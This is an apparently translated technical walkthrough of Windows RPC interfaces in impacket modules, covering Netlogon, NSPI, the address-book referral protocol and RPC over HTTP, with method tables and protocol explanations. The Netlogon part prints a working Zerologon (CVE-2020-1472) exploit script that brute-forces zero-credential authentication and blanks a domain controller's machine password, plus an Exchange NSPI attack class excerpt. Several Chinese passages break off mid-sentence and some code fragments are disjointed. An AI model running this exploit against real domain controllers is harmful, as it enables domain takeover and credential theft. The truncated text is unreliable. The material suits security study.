The mimikatz RPC interface negotiates a session key via Diffie-Hellman key exchange and encrypts command data with it. To talk to this interface, mimikatz must be running on the target with `rpc::server` executed:

```
mimikatz # rpc::server
```


[MS-NRPC]nrpc.py

The protocol's name should ring a bell — Zerologon (CVE-2020-1472) lives right here.

The Netlogon Remote Protocol is an RPC interface for user and machine authentication on domain-based networks; it is also used to replicate databases for backup domain controllers (BDCs).


The Netlogon Remote Protocol maintains domain relationships from domain members to domain controllers (DCs), between a domain's DCs, and between DCs across domains; this RPC interface discovers and manages those relationships.

The Netlogon Remote Protocol secures communication between computers in a domain and [domain controllers \(DCs\)](#) ([domain members](#) and DCs). Communication is protected with a shared [session key](#) computed between the client and the DC participating in the secure channel; the session key is derived from a pre-shared [secret](#) known to both. After user credentials are validated on a DC, the Netlogon Remote Protocol carries the user's authorization attributes (the user validation information) back to the server over the secure channel.



Netlogon Remote Protocol clients and servers run only on domain-joined systems and start during boot; when a system leaves the domain, they stop and no longer start at boot.

A user account may live in a domain other than the server's. In that case the DC receiving the login request from the server forwards it to a DC in the user account's domain. For this to work, the server's domain (the resource domain) and the user account's domain (the account domain) establish a trust, under which authentication decisions made in the account domain are trusted in the resource domain. In such a trust, the resource domain is the trusting domain and the account domain is the trusted domain. The trust is set up by administrators of both domains; the result is a shared secret (the trust password) that DCs in both domains use to derive the session key protecting secure-channel traffic. Over this channel, a DC in the resource domain can pass login requests to a DC in the account domain just as a server passes them to its own DC. The secure channel between the DCs of the two trusted domains is the trusted-domain secure channel; the channel between a server and a DC within the resource domain is the workstation secure channel. The figure below shows a pass-through authentication traversing two secure channels: from a server in domain A to a DC in the same domain, then from that DC to a DC in domain B, which holds the user account.



A backup domain controller (BDC) holds a full copy of the domain account database and can satisfy authentication requests but cannot modify accounts. Instead, a domain's BDC replicates the account database from the primary domain controller (PDC). To request and transfer replication data securely, Netlogon uses a secure channel the BDC establishes with the PDC using the BDC's machine account password — the server secure channel.

The security of a shared-secret channel depends on the secrecy of the shared value, and good password hygiene dictates that such values not be permanent. The protocol includes the means to choose a new password and carry it from client to DC, allowing a client implementation to set a new password on a machine account (for requests over the workstation secure channel) or a trust account (for requests over the trusted-domain secure channel).

Some applications need the domain trust list — e.g. a credential-gathering application may present a list of trusted domains for the user to choose from. The Netlogon Remote Protocol serves such applications with methods that retrieve domain trust information.

Some applications may need to verify messages they send to and receive from a DC. The Netlogon Remote Protocol serves them with methods that compute a cryptographic digest of a message using the machine account or trust password as the key. An application on the DC obtains the digest and includes it in its response to the client; the client-side application computes the digest itself and compares the two — if they match, the client concludes the message really came from the DC.


Administrators may need to control or query Netlogon behavior — e.g. force a machine account password change, or reset the secure channel to a specific DC. Netlogon provides such management services through query and control methods.

The first operation a Netlogon client performs on a domain member is locating a DC in its domain for the secure channel — DC discovery. Once found, the member establishes the secure channel to the DC. All subsequent authentication-related requests from client to DC travel over this channel. The Netlogon Remote Protocol receives user validation data from the DC over the channel and hands it back to the authentication protocol; the OS may also use it periodically to change the machine account password.

Upon receiving a login request, Netlogon determines the account domain of the user being authenticated, determines the trust link toward that domain, finds a DC in the trusted domain over that link, and establishes a secure channel to that DC using the trusted domain's trust password. Netlogon forwards the login request to that DC, receives the user validation data and returns it to the secure-channel client that issued the login. Netlogon also synchronizes the BDC account database with the PDC's, periodically changes the DC's machine account password, and — on a PDC — periodically changes the trust passwords of all directly trusted domains.

The protocol uses the endpoint `\PIPE\NETLOGON` with interface UUID `12345678-1234-ABCD-EF00-01234567CFFB`.

Session key negotiation between client and server happens over an unprotected RPC channel.



会话密钥协商的工作方式如下。

客户端绑定到服务器上的远程 **Netlogon** RPC端点。然后客户端生成一个**nonce**，称为**client challenge**，并将客户端**challenge**作为**NetrServerReqChallenge** 方法调用的输入参数发送到服务器。服务器接收客户端的**NetrServerReqChallenge**调用。服务器生成自己的随机数，称为服务器**challenge**（**SC**）。在响应客户端的**NetrServerReqChallenge**方法调用时，服务器将 **SC** 作为**NetrS**客户端计算会话密钥（**session key**），并通过 **NegotiateFlags** 提供一组初始能力标志。

客户端通过使用客户端**challenge**作为**credential**计算算法的输入来计算其客户端 **Netlogon**凭证

客户端通过在**NetrServerAuthenticate**、**NetrServerAuthenticate2**或**NetrServerAuthenticate3** 调用中将 **client Netlogon credential**作为 **ClientCredential** 输入参数传递，服务器接收**NetrServerAuthenticate**、**NetrServerAuthenticate2**或**NetrServerAuthenticate3** 调用并验证**client Netlogon credential**。它通过计算一个**session key**来实现这一点。如果客户端 **challenge** 的前 5 个字节并非互不相同（即存在重复字节，有弱密钥风险），会话密钥协商必须失败。

服务器通过使用服务器**challenge**作为凭证计算算法的输入来计算其服务器 **Netlogon** 凭证。服务器返回**server Netlogon credential**作为**NetrServerAuthenticate**、**NetrServerAuthent**客户端验证**server Netlogon credential**。它通过重新计算**server Netlogon credential**、使用其存储的服务器**challenge**并将此重新计算的结果与从服务器传回的**server Netlogon cred**在相互验证后，客户端和服务器同意使用计算出的会话密钥来加密和/或签署进一步的通信。

客户端调用**NetrLogonGetCapabilities**方法。

服务器应该返回当前交换的协商标志(**negotiated flags**)。

客户应该将接收到的**ServerCapabilities**与协商好的**NegotiateFlag**进行比较，如果有差异，则中止会话密钥协商。

客户端将**ServerSessionInfo.LastAuthenticationTry**（按服务器名称索引）设置为当前时间。这可以防止身份验证重试发生，除非收到新的传输通知。

在会话密钥协商的第一阶段（ **NetrServerReqChallenge** ），客户端和服务器交换随机数。这允许客户端和服务器计算**session key**。为了提供相互身份验证，客户端和服务器都根据自己的随机数作为会话密钥 协商的一部分，客户端和服务器使用**NetrServerAuthenticate2** 或**NetrServerAuthenticate3**的**NegotiateFlags**参数 来协商对以下选项的支持。客户端通过**NegotiateFlags**：

The meaning of each NegotiateFlags bit (bit 0 is the lowest):

Bit: 31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
Flag: 0 Y X 0 0 0 0 0 W 0 0 V U T S R Q P O N M L K J I H G F E D C B A

Option	Meaning
A	Not used. MUST be ignored on receipt.
B	Presence of this flag indicates that BDCs persistently try to update their database to the PDC 's version after they get a notification indicating that their database is out-of-date. Server-to-server only.
C	Supports RC4 encryption.
D	Not used. MUST be ignored on receipt.

Option	Meaning
E	Supports BDCs handling CHANGELOGs. Server-to-server only.
F	Supports restarting of full synchronization between DCs. Server-to-server only.
G	Does not require ValidationLevel 2 for nongeneric passthrough.
H	Supports the NetrDatabaseRedo (Opnum 17) functionality (section 3.5.4.6.4).
I	Supports refusal of password changes.
J	Supports the NetrLogonSendToSam (Opnum 32) functionality.
K	Supports generic pass-through authentication.
L	Supports concurrent RPC calls.
M	Supports avoidance of user account database replication. Server-to-server only.
N	Supports avoidance of Security Authority database replication. Server-to-server only.
O	Supports strong keys.
P	Supports transitive trusts .
Q	Not used. MUST be ignored on receipt.
R	Supports the NetrServerPasswordSet2 functionality.
S	Supports the NetrLogonGetDomainInfo functionality.
T	Supports cross-forest trusts.
U	When this flag is negotiated between a client and a server, it indicates that the server ignores the NT4Emulator ADM element.
V	Supports RODC pass-through to different domains.
W	Supports Advanced Encryption Standard (AES) encryption (128 bit in 8-bit CFB mode) and SHA2 hashing as specified in sections 2.2.1.3.3, 3.1.4.3, 3.1.4.4, and 3.3.
X	Not used. MUST be ignored on receipt.
Y	Supports Secure RPC.

The session key supports three derivation methods — AES, strong key and DES:

```

AES
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)
    M4SS := MD4(UNICODE(SharedSecret))

    CALL SHA256Reset(HashContext, M4SS, sizeof(M4SS));
    CALL SHA256Input(HashContext, ClientChallenge, sizeof(ClientChallenge));
    CALL SHA256FinalBits(HashContext, ServerChallenge, sizeof(ServerChallenge));
    CALL SHA256Result(HashContext, SessionKey);
    SET SessionKey to lower 16 bytes of the SessionKey;

强密钥 (strong key)
SET zeroes to 4 bytes of 0

ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)

    M4SS := MD4(UNICODE(SharedSecret))

    CALL MD5Init(md5context)
    CALL MD5Update(md5context, zeroes, 4)
    CALL MD5Update(md5context, ClientChallenge, 8)
    CALL MD5Update(md5context, ServerChallenge, 8)
    CALL MD5Final(md5context)
    CALL HMAC_MD5(md5context.digest, md5context.digest length,
                  M4SS, length of M4SS, output)
    SET Session-Key to output



DES
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)

    M4SS := MD4(UNICODE(SharedSecret))

    SET sum to ClientChallenge + ServerChallenge
    SET k1 to lower 7 bytes of the M4SS
    SET k2 to upper 7 bytes of the M4SS
    CALL DES_ECB(sum, k1, &output1)
    CALL DES_ECB(output1, k2, &output2)
    SET Session-Key to output2


```

Zerologon is directly tied to the fact that in AES-CFB8 mode the IV is fixed at all zeros (see the analysis below).



In CFB mode each round of ciphertext is computed by encrypting the previous round's ciphertext (the IV for the first round) with AES, then XORing with the plaintext to get this round's ciphertext. The first round has no previous ciphertext, hence the initialization vector (IV).

As described above, the client calls NetrServerReqChallenge sending a ClientChallenge, the server answers with a ServerChallenge, and both sides compute a session key from the client's hash, the ClientChallenge and the ServerChallenge. The client computes a ClientCredential from the session key and ClientChallenge and sends it for verification; the server computes the same ClientCredential from the session key and ClientChallenge, and if it matches what the client sent, the client passes authentication. The W flag is specified here, selecting the AES cipher.



The client challenge and credential are controllable while the IV is fixed at zero: the server accepts repeated attempts, and on average 256 tries hit a combination that passes credential verification (with challenge and credential both zero, each AES-CFB8 attempt has a 1/256 chance of passing, and the derived session key is then all zeros). At that point NetrServerPasswordSet2 can blank the DC's machine account password and dump the hashes. Remember to restore the password afterwards or the machine drops off the domain — because the machine password stored in AD no longer matches the one in the machine's local LSASS.

Here is the Zerologon exploit code:

```

def try_zero_authenticate(dc_handle, dc_ip, target_computer):
    # Connect to the DC's Netlogon service.
    binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
    rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
    rpc_con.connect()
    rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

    # Use an all-zero challenge and credential.
    plaintext = b'\x00' * 8
    ciphertext = b'\x00' * 8

    # Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled.
    flags = 0x212fffff

    # Send challenge and authentication request.
    serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
    serverChallenge = serverChallengeResp['ServerChallenge']
    try:
        server_auth = nrpc.hNetrServerAuthenticate3(
            rpc_con, dc_handle + '\x00', target_computer+"$\x00", nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
            target_computer + '\x00', ciphertext, flags
        )

    # It worked!
    assert server_auth['ErrorCode'] == 0
    print()
    server_auth.dump()
    print("server challenge", serverChallenge)
    #sessionKey = nrpc.ComputeSessionKeyAES(None, b'\x00'*8, serverChallenge, unhexlify("c9a22836bc33154d0821568c3e18e7ff")) # that ntlm is just a randc
    #print("session key", sessionKey)

    try:
        IV=b'\x00'*16
        #Crypt1 = AES.new(sessionKey, AES.MODE_CFB, IV)
        #serverCred = Crypt1.encrypt(serverChallenge)
        #print("server cred", serverCred)
        #clientCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
        #clientCred = clientCrypt.encrypt(b'\x00'*8)
        #print("client cred", clientCred)
        #timestamp_var = 10
        #clientStoredCred = pack('<Q', unpack('<Q', b'\x00'*8)[0] + timestamp_var)
        #print("client stored cred", clientStoredCred)
        authenticator = nrpc.NETLOGON_AUTHENTICATOR()
        #authenticatorCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
        #authenticatorCred = authenticatorCrypt.encrypt(clientStoredCred);
        #print("authenticator cred", authenticatorCred)
        authenticator['Credential'] = ciphertext #authenticatorCred
        authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var
        #request = nrpc.NetrLogonGetCapabilities()
        #request['ServerName'] = '\x00'*20
        #request['ComputerName'] = target_computer + '\x00'
        #request['Authenticator'] = authenticator
        #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
        #request['ReturnAuthenticator']['Timestamp'] = 0
        #request['QueryLevel'] = 1
        #resp = rpc_con.request(request)
        #resp.dump()

        request = nrpc.NetrServerPasswordSet2()
        request['PrimaryName'] = NULL
        request['AccountName'] = target_computer + '$\x00'
        request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
        request['ComputerName'] = target_computer + '\x00'
        request["Authenticator"] = authenticator
        #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
        #request['ReturnAuthenticator']['Timestamp'] = 0
        request["ClearNewPassword"] = b"\x00"*516
        resp = rpc_con.request(request)
        resp.dump()

        #request['PrimaryName'] = NULL
        #request['ComputerName'] = target_computer + '\x00'
        #request['OpaqueBuffer'] = b'HOLABETOCOMOANDAS\x00'
        #request['OpaqueBufferSize'] = len(b'HOLABETOCOMOANDAS\x00')

```

```

    #resp = rpc_con.request(request)
    #resp.dump()
except Exception as e:
    print(e)
return rpc_con

def perform_attack(dc_handle, dc_ip, target_computer):
    # Keep authenticating until succesfull. Expected average number of attempts needed: 256.
    print('Performing authentication attempts... ')
    rpc_con = None
    for attempt in range(0, MAX_ATTEMPTS):
        rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

        if rpc_con == None:
            print('=', end='', flush=True)
        else:
            break

    if rpc_con:
        print('\nSuccess! DC should now have the empty string as its machine password.')
    else:
        print('\nAttack failed. Target is probably patched.')
        sys.exit(1)

MAX_ATTEMPTS = 2000

```

The code zeroes both challenge and credential, retries until authentication succeeds, then blanks the DC machine account password via NetrServerPasswordSet2. Each attempt succeeds with probability 1/256, independently, so N attempts succeed at least once with probability $1 - (255/256)^{**N}$ — 99.96% over 2000 attempts.

Next let's see which Netlogon methods the module implements:

```

OPNUMS = {
0 : (NetrLogonUasLogon, NetrLogonUasLogonResponse), 登录方法, 已过时
1 : (NetrLogonUasLogoff, NetrLogonUasLogoffResponse), 登出方法, 已过时
2 : (NetrLogonSamLogon, NetrLogonSamLogonResponse), NetrLogonSamLogonWithFlags 方法的前身
3 : (NetrLogonSamLogoff, NetrLogonSamLogoffResponse), 更新SAM账户的用户LastLogoff 属性。
4 : (NetrServerReqChallenge, NetrServerReqChallengeResponse), 接收客户端挑战并返回服务器挑战 (SC)。
5 : (NetrServerAuthenticate, NetrServerAuthenticateResponse), NetrServerAuthenticate3 方法的前身。
# 6 : (NetrServerPasswordSet, NetrServerPasswordSetResponse),
7 : (NetrDatabaseDeltas, NetrDatabaseDeltasResponse), 返回在数据库序列号的特定值之后对SAM 数据库、SAM 内置数据库或LSA 数据库执行的一组更改 (或增量)。BDC使用它从PDI
8 : (NetrDatabaseSync, NetrDatabaseSyncResponse), NetrDatabaseSync2 方法的前身
# 9 : (NetrAccountDeltas, NetrAccountDeltasResponse), 方法过时
# 10 : (NetrAccountSync, NetrAccountSyncResponse), 方法过时
11 : (NetrGetDCName, NetrGetDCNameResponse), 用于检索指定域的PDC的NetBIOS 名称。
12 : (NetrLogonControl, NetrLogonControlResponse), NetrLogonControl2Ex 方法的前身
13 : (NetrGetAnyDCName, NetrGetAnyDCNameResponse), 用于检索指定主域或直接信任域中域控制器的名称。只有 DC 可以返回指定的直接信任域中的 DC 的名称。
14 : (NetrLogonControl2, NetrLogonControl2Response), NetrLogonControl2Ex 方法的前身
15 : (NetrServerAuthenticate2, NetrServerAuthenticate2Response), 是NetrServerAuthenticate3 方法的前身
16 : (NetrDatabaseSync2, NetrDatabaseSync2Response), 返回一组自创建以来应用于指定数据库的所有更改。它为 BDC 提供了一个接口, 使其数据库与PDC的数据库完全同步。由于要返
17 : (NetrDatabaseRedo, NetrDatabaseRedoResponse), 由备份域控制器 (BDC)使用以从PDC请求有关单个账户的信息。
18 : (NetrLogonControl2Ex, NetrLogonControl2ExResponse), 用于查询状态和控制 Netlogon 服务器
19 : (NetrEnumerateTrustedDomains, NetrEnumerateTrustedDomainsResponse), 返回一组可信域的NetBIOS名称。
20 : (DsrGetDcName, DsrGetDcNameResponse), DsrGetDcNameEx2 方法的前身
21 : (NetrLogonGetCapabilities, NetrLogonGetCapabilitiesResponse), 客户端使用NetrLogonGetCapabilities方法在建立安全通道后确认服务器功能
22 : (NetrLogonSetServiceBits, NetrLogonSetServiceBitsResponse), 用于通知 Netlogon域控制器是否正在运行指定的服务
23 : (NetrLogonGetTrustRid, NetrLogonGetTrustRidResponse), 用于从接收此调用的服务器获取指定域中的域控制器 用于建立安全通道 的密码的账户的RID 。
24 : (NetrLogonComputeServerDigest, NetrLogonComputeServerDigestResponse), 使用 MD5 消息摘要算法计算消息的加密摘要。此方法由服务端调用以计算消息摘要
25 : (NetrLogonComputeClientDigest, NetrLogonComputeClientDigestResponse), 使用 MD5 消息摘要算法计算消息的加密摘要。此方法由客户端调用以计算消息摘要
26 : (NetrServerAuthenticate3, NetrServerAuthenticate3Response), 对客户端和服务端进行相互认证。建立会话密钥。用于客户端和服务端之间的安全通道 消息保护。它在NetrSer
27 : (DsrGetDcNameEx, DsrGetDcNameExResponse), DsrGetDcNameEx2方法的前身
28 : (DsrGetSiteName, DsrGetSiteNameResponse), 返回接收此调用的指定计算机的站点 名称
29 : (NetrLogonGetDomainInfo, NetrLogonGetDomainInfoResponse), 返回描述指定客户端所属的当前域的信息
30 : (NetrServerPasswordSet2, NetrServerPasswordSet2Response), 允许客户端为域控制器使用的账户设置一个新的明文密码。用于从客户端 建立安全通道。域成员应该使用此功能定
31 : (NetrServerPasswordGet, NetrServerPasswordGetResponse), 允许 BDC 从域中具有PDC角色的 DC 获取机器账户密码
32 : (NetrLogonSendToSam, NetrLogonSendToSamResponse), 允许 BDC 或RODC 将用户账户密码更改转发给PDC。它应该被客户端用来向服务器端的SAM数据库传送一个不透明的缓冲区。
33 : (DsrAddressToSiteNamesW, DsrAddressToSiteNamesWResponse), 将套接字地址列表翻译成它们相应的站点名称
34 : (DsrGetDcNameEx2, DsrGetDcNameEx2Response), 返回有关指定域和站点中的域控制器 (DC)的信息。如果AccountName 参数不为 NULL, 并且匹配所请求功能 (如Flags参数中定义)
35 : (NetrLogonGetTimeServiceParentDomain, NetrLogonGetTimeServiceParentDomainResponse), 返回当前域的父域名称。该方法返回的域名适合传入NetrLogonGetTrustRid 方
36 : (NetrEnumerateTrustedDomainsEx, NetrEnumerateTrustedDomainsExResponse), 返回 来自指定服务器的可信 域列表
37 : (DsrAddressToSiteNamesExW, DsrAddressToSiteNamesExWResponse), 将套接字地址列表翻译成它们相应的站点名称和子网名称
38 : (DsrGetDcSiteCoverageW, DsrGetDcSiteCoverageWResponse), 返回域控制器 覆盖的站点列表
39 : (NetrLogonSamLogonEx, NetrLogonSamLogonExResponse), 提供对NetrLogonSamLogon的扩展
40 : (DsrEnumerateDomainTrusts, DsrEnumerateDomainTrustsResponse), 从指定的服务器返回域信任的枚举列表
41 : (DsrDeregisterDnsHostRecords, DsrDeregisterDnsHostRecordsResponse), 应该删除 指定域控制器注册的所有DNS SRV记录
42 : (NetrServerTrustPasswordsGet, NetrServerTrustPasswordsGetResponse), 返回域中账户的加密当前和以前的密码。客户端调用此方法以从域控制器检索当前和以前的账户密码
43 : (DsrGetForestTrustInformation, DsrGetForestTrustInformationResponse), 检索指定域控制器 (DC)的林或受指定 DC 的林信任的林信任信息
44 : (NetrGetForestTrustInformation, NetrGetForestTrustInformationResponse), 检索成员域本身是其成员的林的信任 信息
45 : (NetrLogonSamLogonWithFlags, NetrLogonSamLogonWithFlagsResponse), 处理 SAM 账户的登录请求
46 : (NetrServerGetTrustInfo, NetrServerGetTrustInfoResponse), 从指定的服务器返回一个信息块。该信息包括特定账户的加密当前和以前的密码以及其他信任数据。
# 48 : (DsrUpdateReadOnlyServerDnsRecords, DsrUpdateReadOnlyServerDnsRecordsResponse),
# 49 : (NetrChainSetClientAttributes, NetrChainSetClientAttributesResponse),
}

```

[MS-NSPI]/[MS-OXNSPI]nspi.py

The Name Service Provider Interface (NSPI) protocol gives messaging clients a way to access and manipulate addressing data stored by the server.

The module implements the following methods:

```

OPNUMS = {
    MS-OXNSPI / MS-NSPI 共有:
    0 : (NsapiBind, NsapiBindResponse),方法启动客户端和服务端之间的会话
    1 : (NsapiUnbind, NsapiUnbindResponse),方法破坏上下文句柄
    2 : (NsapiUpdateStat, NsapiUpdateStatResponse),方法更新表示表中位置的STAT块,以反映客户端请求的定位更改
    3 : (NsapiQueryRows, NsapiQueryRowsResponse),向客户端返回指定表中的一些行,尽管协议对服务器返回的最小行数没有限制或要求,实现应该返回尽可能多的行以提高服务器对客户端
    4 : (NsapiSeekEntries, NsapiSeekEntriesResponse),方法搜索并将特定表中的逻辑位置设置为大于或等于指定值的第一个条目,或者,它也可能返回有关表中行的信息
# 5 : (NsapiGetMatches, NsapiGetMatchesResponse),
# 6 : (NsapiResortRestriction, NsapiResortRestrictionResponse),
    7 : (NsapiDNTOMid, NsapiDNTOMidResponse),将一组DN映射到一组最小条目ID
    8 : (NsapiGetPropList, NsapiGetPropListResponse),方法返回在指定对象上具有值的所有属性的列表
    9 : (NsapiGetProps, NsapiGetPropsResponse),方法返回地址簿行,其中包含对象上存在的一组属性和值
    10 : (NsapiCompareMids, NsapiCompareMidsResponse),方法比较最小条目ID标识的两个对象在地址簿容器中的位置,并返回比较值
# 11 : (NsapiModProps, NsapiModPropsResponse),
    12 : (NsapiGetSpecialTable, NsapiGetSpecialTableResponse),方法将特殊表的行返回给客户端,特殊表可以是通讯录层级表或地址创建表
    13 : (NsapiGetTemplateInfo, NsapiGetTemplateInfoResponse),方法返回有关地址簿中模板对象的信息
    14 : (NsapiModLinkAtt, NsapiModLinkAttResponse),方法修改地址簿中特定行的特定属性的值,本协议只支持修改显示类型为DT_DISTLIST的通讯录对象的PidTagAddressBookMember
# 15 : (NsapiDeleteEntries, NsapiDeleteEntriesResponse),
    16 : (NsapiQueryColumns, NsapiQueryColumnsResponse),方法返回服务器知道的所有属性的列表,它将此列表作为 proptags 数组返回
仅 MS-NSPI:
    17 : (NsapiGetNamesFromIDs, NsapiGetNamesFromIDsResponse),方法返回一组proptags的属性名称列表
    18 : (NsapiGetIDsFromNames, NsapiGetIDsFromNamesResponse),返回一组属性名称的proptags列表
    19 : (NsapiResolveNames, NsapiResolveNamesResponse),方法采用 8 位字符串中的一组字符串值,并对这些字符串执行ANR
    20 : (NsapiResolveNamesW, NsapiResolveNamesWResponse),方法采用Unicode 字符串集中的一组字符串值,并对这些字符串执行ANR(模糊名称解析)
}

```

The interface is mainly used with Exchange to obtain mailbox and account information via the NSPI functions:

```

# eg. /examples/exchanger.py
class NSPIAttacks(Exchanger):
    ....

    def update_stat(self, table_Mid):
        stat = nsapi.STAT()
        stat['CodePage'] = CP_TELETEX
        stat['ContainerID'] = NSPIAttacks._int_to_dword(table_Mid)

        resp = nsapi.hNsapiUpdateStat(self.__dce, self.__handler, stat)
        self.stat = resp['pStat']

    def load_htable(self):
        resp = nsapi.hNsapiGetSpecialTable(self.__dce, self.__handler)
        resp_simpl = nsapi.simplifyPropertyRowSet(resp['ppRows'])

        self._parse_and_set_htable(resp_simpl)

    def load_htable_stat(self):
        for Mid in self.htable:
            self.update_stat(Mid)
            self.htable[Mid]['count'] = self.stat['TotalRecs']
            self.htable[Mid]['start_mid'] = self.stat['CurrentRec']
            ....

```

[MS-OXABREF]oxabref.py

The Address Book Name Service Provider Interface (NSPI) Referral Protocol redirects client address-book requests to the appropriate address book server. MS-OXNSPI is one of the protocols Outlook uses to access the address book; MS-OXABREF is its companion protocol, used to obtain the actual RPC server name, connect to it through the RPC Proxy, and then use the main protocol.

The module implements two methods:

```

OPNUMS = {
    0 : (RfrGetNewDSA, RfrGetNewDSAResponse),方法返回NSPI 服务器或服务器数组的名称
    1 : (RfrGetFQDNFromServerDN, RfrGetFQDNFromServerDNResponse),方法返回与传递的DN对应的服务器的域名系统 (DNS) FQDN
}

```

No public exploit scripts or known vulnerabilities appear to involve this interface.

[MS-RPCH]rpch.py

Using HTTP or HTTPS as the transport for RPC — RPC over HTTP.


The RPC over HTTP protocol includes the following provisions to meet the requirements of using HTTP:

- Duplex communication over virtual channels.

